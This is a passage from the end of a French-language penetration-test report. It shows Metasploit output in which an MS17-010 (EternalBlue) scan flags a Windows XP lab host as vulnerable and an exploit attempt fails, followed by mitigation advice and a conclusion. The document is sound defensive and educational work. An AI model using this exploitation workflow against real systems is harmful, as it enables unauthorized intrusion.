[+] 192.168.10.10:445      - Host is likely VULNERABLE to MS17-010! - Windows
5.1 x86 (32-bit)
[*] 192.168.10.10:445      - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.10.10:445 - The target is vulnerable.
[-] 192.168.10.10:445 - Exploit aborted due to failure: no-target: This modul
e only supports x64 (64-bit) targets
[*] Exploit completed, but no session was created.
```

Solutions pour contrer la vulnérabilité MS17-010 :

1. Mettre à jour Windows XP :

- Bien que Windows XP ne soit plus maintenu par Microsoft, il est recommandé d'installer le correctif de sécurité KB4012598 fourni par Microsoft pour corriger la faille EternalBlue.

2. Utiliser un pare-feu :

- Bloquer le trafic entrant sur le port 445 (SMB) pour empêcher les attaques exploitant cette vulnérabilité.

3. Désactiver SMBv1 :

- EternalBlue exploite SMBv1, un protocole obsolète et vulnérable. Il est recommandé de le désactiver via la stratégie de groupe ou en modifiant la base de registre Windows.

4. Utiliser des solutions de sécurité :

- Installer un antivirus à jour capable de détecter et bloquer les exploits de type EternalBlue.
- Utiliser des solutions de détection des intrusions (IDS/IPS) pour surveiller le réseau.

5. Migrer vers une version plus récente de Windows :

-
- Windows XP étant un système obsolète, il est fortement recommandé de migrer vers une version plus récente et maintenue comme Windows 10 ou Windows 11 pour bénéficier des mises à jour de sécurité.

Ces solutions permettent de réduire significativement les risques d'exploitation de la vulnérabilité MS17-010 et d'améliorer la sécurité du système.

Conclusion

Ce test d'intrusion a permis de mettre en évidence plusieurs vulnérabilités critiques présentes sur les machines cibles, démontrant ainsi l'importance de maintenir un système à jour et d'adopter des pratiques de sécurité robustes. L'exploitation des failles identifiées sur Metasploit et Windows XP montre que des attaquants malveillants pourraient facilement prendre le contrôle de ces machines si des mesures adéquates ne sont pas mises en place.

Les recommandations proposées, telles que la mise en place de pare-feu, la mise à jour des systèmes et la désactivation des services obsolètes, sont essentielles pour réduire les risques et renforcer la sécurité globale du système d'information. Ce rapport souligne ainsi l'importance du pentesting dans une approche proactive de la cybersécurité et invite à une vigilance constante face aux menaces évolutives du paysage numérique